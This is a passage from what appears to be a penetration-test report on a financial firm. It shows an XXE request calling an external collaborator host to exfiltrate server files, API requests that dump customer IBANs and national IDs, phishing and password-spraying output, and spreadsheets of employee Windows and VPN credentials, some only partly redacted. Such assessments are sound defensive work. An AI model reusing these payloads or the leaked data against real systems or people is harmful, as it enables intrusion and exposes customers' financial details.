


Figure 16 Used the credentials to gain complete access to ABC.com Credit Card Applications' admin panel



Figure 17 Used the shell access to gain credentials to database password of demo.ABC.com




Figure 18 API endpoint (enumerated from IT emails shown later) publicly listed

Request Information

URI Parameters

None.

Body Parameters

ApplItemSearchRequest

Name	Description
AGREEMENTID	

Request Formats

application/json, text/json

Sample:

```
{
  "AGREEMENTID": "sample string 1"
}
```

Figure 19 API endpoint Get Application Item discovered. Requires an Agreement ID parameter

Request

Raw
Params
Headers
Hex
JSON Beautifier

```

1 POST /_api/GetApplicationItem HTTP/1.1
2 Host: api.n...com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79
4 Accept: text/html,application/xhtml+xml,application/xml;q=0
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Content-Type: text/json
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 31
12
13 {
14   "AGREEMENTID": "896650"
15 }
    
```

Figure 20 AgreementID extracted from employee emails (compromise shown later) leading to super sensitive PII and Financial information of Customers

```

<P ADDRESS>
</P ADDRESS>
<P AGREEMENTID>
896650
</P AGREEMENTID>
<P BANK>
EL
</P BANK>
<P BANK IBAN>
520EC0398993900007766
</P BANK IBAN>
<P CUST NAME>
</P CUST NAME>
<P DISBURSAL DATE>
2020-06-29T00:00:00
</P DISBURSAL DATE>
<P ERROR_MSG>
null
</P ERROR_MSG>
<P EXPIRY DATE>
13/02/1443
</P EXPIRY DATE>
<P FIRST_DUE_DATE>
2020-07-27T00:00:00
</P FIRST_DUE_DATE>
<P MOBILE_NO>
1553301686
</P MOBILE_NO>
<P NATIONAL_ID>
1024702639
</P NATIONAL_ID>
<P SCHEME_TYPE>
226

```

Figure 21 Any user's critical information retrieval possible just with their agreementID. Data including Name, Mobile number, address, Bank Name, IBAN number, National ID among other sensitive financial information

ADDRESS>	AGREEMENTID>	BANK>	IBAN>	NAME>	DATE>	DUE DATE>	MOBILE_NO>	NATIONAL_ID>	EMI_amt>	nationality>	amount>
1441	896128		300025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	1757	1086772322	482		15000
	896344		300025150248000104		2020-06-29T00:00:00	2020-08-25T00:00:00	9298	1012303382	1553		35000
	896634		300025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	0030	1084134970	888		20000
	896950		400108050492120015		2020-06-29T00:00:00	2020-07-25T00:00:00	4000	1010901039	1932		65000
	896014		300025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	2893	1079676688	906		15000
	896013		300025150248000104		2020-06-28T00:00:00	2020-07-27T00:00:00	1245	1106977497	482		15000
	896955		400108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	4931	1043966207	1486		50000
1441	896022		EC0398993900009302		2020-06-28T00:00:00	2020-09-27T00:00:00	6102	1048708661	804		25000
	896263		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	7540	1072562620	644		20000
	896503		300025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	2214	1049125741	482		15000
	896124		300025150248000104		2020-06-28T00:00:00	2020-08-28T00:00:00	1662	1075054773	804		25000
	896467		400108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	0211	1021890106	1486		50000
	896539		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	3228	1117423820	320		10000
	896112		300025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	0462	1104372683	644		20000
	896408		300025150248000104		2020-06-28T00:00:00	2020-07-27T00:00:00	5680	1047979438	320		10000
	896620		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	9300	1071317679	888		20000
	896313		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	2827	1065120220	2405		60000
	896479		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	0996	1042098176	1784		60000
	896011		400108050492120015		2020-06-28T00:00:00	2020-07-27T00:00:00	5632	1033197029	1634		55000
	896919		300025150248000104		2020-06-29T00:00:00	2020-08-25T00:00:00	6260	1005423577	1337		45000
	896778		300025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	9325	1105838740	1027		10000
	896907		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	2878	1073247601	804		25000
	896212		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	8956	1083622421	644		20000
	896324		300025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	2957	1063441040	320		10000
	896574		400108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	1934	1034141802	1932		65000
	896001		300204608010400608		2020-06-28T00:00:00	2020-07-25T00:00:00	0071	1035736758	644		20000

Figure 22 Absence of ratelimiting on API leading to Customer information dump at mass via bruteforcing the AgreementID using automated scripts. PoC showing sample data of customers dumped containing critical PII

```

1 POST /R/: .BAPI/api/AccountDetail/ReturnAccountDetails HTTP/1.1
2 Host: aj .com
3 User-Agent: .la/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 510
11
12 <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
13 <!DOCTYPE aa[<!ELEMENT bb ANY>]><ENTITY xx SYSTEM "http://j0kcv7j13bng650u3h8s" >
14 <Message>
15 <Header>
16 <Sender>
17 <XXE>
18 </Sender>
19 <Receiver>
20 </Receiver>
21 <MessageType>
22 </MessageType>
23 <TimeStamp>
24 </TimeStamp>
25 </Header>
26 <Body>
27 <Description>
28 </Description>
29 <AccountNo>
30 </AccountNo>
31 <Amount>
32 </Amount>
33 <CustomerRefNo>
34 </CustomerRefNo>
35 <TransType>
36 </TransType>
37 </Body>
38 </Message>
39
40
41 HTTP/1.1 200 OK
42 Date: Thu, 27 Aug 2020 18:40:30 GMT
43 Content-Type: application/xml; charset=utf-8
44 Content-Length: 218
45 Connection: close
46 Cache-Control: no-cache
47 Pragma: no-cache
48 Expires: -1
49 X-AspNet-Version: 4.0.30319
50 X-Powered-By: ASP.NET
51 X-DIS-Request-ID: 4214d4ce3fe6ab25f9a06da2eea3aae5
52 Server: DOSarrest
53
54 <Message>
55 <Header>
56 <Sender>
57 Nayifat
58 </Sender>
59 <Receiver>
60 RYBK
61 </Receiver>
62 <MessageType>
63 ACNRPLY
64 </MessageType>
65 <TimeStamp>
66 2020-08-27T21:40:30
67 </TimeStamp>
68 </Header>
69 <Status>
70 OK
71 </Status>
72 </Message>

```

Figure 23 B2BWebAPI (request found on email compromised – shown later) vulnerable to XXE exploitation

2020-Aug-27 18:49:25 UTC
HTTP
rgbkbfz_
j2po7s84bf2lu9j

Description

Request to Collaborator

Response from Collaborator

Raw

Params

Headers

Hex

```

1 GET /?%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[M
  1%0D%0A[Bprofessional]%0D%0Aprev_BPNETD=C:%5CPCBP%5Clogs.dir%5CPCBPNETD_1.log%0D%0ABPNETD=C:%5CPCBP%5Clogs.dir%5CPCBP
  prev_WBPS=C:%5CPCBP%5Clogs.dir%5CWBPS_19.log%0D%0AWBPS=C:%5CPCBP%5Clogs.dir%5CWBPS_20.log%0D%0Aprev_WBPR=C:%5CPCBP
  BPR_1.log%0D%0AWBPR=C:%5CPCBP%5Clogs.dir%5CWBPR
2 Host: r      jj3omdg2jpo7s84bf2lu9j.burpcollab
3 x-ms-request-id: Kon8+dJEE28=.
4 x-ms-request-id: |Kon8+dJEE28=.1eaa2bcf_2.
5 Request-Id: |Kon8+dJEE28=.1eaa2bcf_2.
6 Connection: Keep-Alive
7
8

```

1
[Bprofessional]
prev_BPNETD=C:\PCBP\logs.dir\BPNETD_1.log
BPNETD=C:\PCBP\logs.dir\BPNETD_2.log
prev_WBPS=C:\PCBP\logs.dir\WBPS_19.log
WBPS=C:\PCBP\logs.dir\WBPS_20.log
prev_WBPR=C:\PCBP\logs.dir\WBPR_1.log
WBPR=C:\PCBP\logs.dir\WBPR_2.log

Press 'F2' for focus

Figure 24 Exploiting XXE to exfiltrate internal server files of api.ABC.com. PoC showing exfil of C:\windows\win.ini

Attack Narrative – Phishing Campaign




Figure 25 Results of a targeted phishing attack on the limited email addresses found via webapp exploitation

Show entries

First Name	Last Name	Email	Position	Status
				Submitted Data
		m	Head of Sales and Marketing	Submitted Data
		t.com		Email Sent
		m		Email Sent

Figure 26 3 instances of password submission were identified. 2 were fake credentials

Submitted Data August 26th 2020 3:03:03 pm

Windows (OS Version: 10)
Chrome (Version: 84.0.4147.135)

[Replay Credentials](#)

View Details

Parameter	Value(s)
__original_url	https://om/owa/auth/logon.aspx?replacecurrent=1&url=https%3a%2f%2fm%1%2fowa/owa/auth.owa
destination	https://mailowa
flags	4
forcedownlevel	0
isUtf8	1
password	ToughB0rn831
passwordText	
username	

Figure 27 This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional




Figure 28 Commendably, the email was immediately identified as phishing by the security team and all employees were informed but due to the lack of the ability of removing phishing emails from mailboxes, apart from informing employees, no other action was taken




Figure 29 This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional



Figure 30 This included numerous passwords shared as plain text which is an extremely dangerous password hygiene




Figure 31 Along with excel sheets containing credentials to critical internal applications

Attack Narrative – Compromised Email Accounts




Figure 32 Another instance of Splunk account compromised

```
26 [+] Success: #123
27 [+] Success: #123 (Logged in but password expired)
28 [+] Success: !123 (IT guy)
```

Figure 35 While looking at numerous shared passwords, simple patterns in passwords were identified. Passwords such as ABC123 ABC@123 ABC#123 etc were hence sprayed on other identified emails of employees

```
[+] Starting bruteforce
[+] Trying to Autodiscover domain
[+] 0 of 3 passwords checked
[+] Success: t@123
[+] Success: t@123
[+] Success: 123
[+] Success: @123
[+] Success: @123
[+] Success: @123
[+] Success: @123
[+] Success: @123
[+] Success: 123
[+] Success: 123
[+] Success: 23
[+] Success: 123
[+] Success: 123
[+] Success: t123
[+] Success: t123
[+] Success: 123
[+] Success: 123
[+] Success: 123
[+] Success: 123
[+] Success: 123
[+] Success: 123
[+] Success: 123
[+] Success: 123
[+] Success: 123
[+] Success: 123
```

Figure 36 This lead to access to 20+ other email accounts including IT, DevOps, Accounts and Financial Staff

Internal Email

Dear Mr. A

Thank you very much for all the support and assistance.

Please configure one Laptop for one of our employee.

Warm regards,

12301	Ra	lah	Raw	159159
-------	----	-----	-----	--------

Figure 33 One of those employees was the user ABC who seem to be a senior IT employee hence his email led to massive credential disclosure via plain text password sharing

Good morning.

Please find the User and Password. One Laptop is reserve for Credit Card-Customer Care.

Warm regards,

CUSTOMER CARE DEPARTMENT				
NO.	EID#	EMPLOYEE NAME	Windows User	PW
1	12395	Ha	ding Requ	pdesk
2	10288	Kh	04	#123
3	11990	Ah	03	3
4	11011	Ha	a08	102030
5	12175	Ha	a02	41
6	12136	Ma	a05	4
7	12090	Sal	a18	66
8	12176	Ma	h05	5699
9	12248	Nc	ollow	

Figure 34 Including windows passwords of other ABC employees

Manage Engine - Portal

← REPLY ← REPLY ALL →



Sun 8/16/2020 3:46 PM
Sent Items

To:

Dear Mr. J

Please find the below URL to access Manage Engine – Ticketing portal.

<https://>

Username : Windows ID
Password : Windows password
Domain : Please se

Regards,

Figure 35 Similar password sharing trends observed on other compromised email accounts

Attack Narrative – Compromised Vpn Accounts

	A	B	C	D	E	F	G	H	I		
	Tag Num	Mac Address	Name	User Windows	Password Windows	User VPN	Password VPN	Team Viewer	PC Name		
1											
2	1	Wire LAN WiFi ETH 98-E7-43-2	BD-3D	Mo	man	Mc	i4	vpn_	#f10	FTLTf1	
3											
4	2	Wire LAN WiFi ETH 98-E7-43-2	6B-57			err	i0	vpn_	IH06	158154	TLThr2
5											
6	3	Wire LAN WiFi ETH 98-E7-43-1	9-6D	AT	VIZI	at		VPN	i2		LTColl3
7											
8	4	Wire LAN WiFi ETH 98-E7-43-1	i3			Ha	i93		4		LTColl4
9											
10	5	Wire LAN WiFi ETH 98-E7-43-1	i7-7B	Haya	akheet	Ha	1	VPN	i7		LTCCN5
11											
12	6	Wire LAN WiFi ETH 98-E7-43-1	F-D1			ra	i0	vpn	IH07		TLTHR6
13											
14	7	Wire LAN WiFi ETH 98-E7-43-1	i7-7D			ni	i	VPN	#2_2		LTColl7
15											
16	8	Wire LAN WiFi ETH 98-E7-43-2	EE-3D	Ka	aibi	Kw	%	VPN	@123		LTCCN8
17											
18	9	Wire LAN WiFi ETH 98-E7-43-2	BD-BF					vpn_	#01		TLTIT45
19											
20	10	Wire LAN WiFi ETH 98-E7-43-2	BC-BD			Ha	1	VPN	i7		LTColl10
21											
22	11	Wire LAN WiFi ETH 98-E7-43-2C-86-D2	69-DF		ry	Ab	3	VPN	i9		LTColl11
23											

Figure 36 During the inbox enumeration of team hit a massive loot with a detailed excel sheet containing Windows and VPN passwords of 100s of ABC employees




Figure 37 These credentials were then used to login into the CISCO VPN gateway at 5.9.130.3

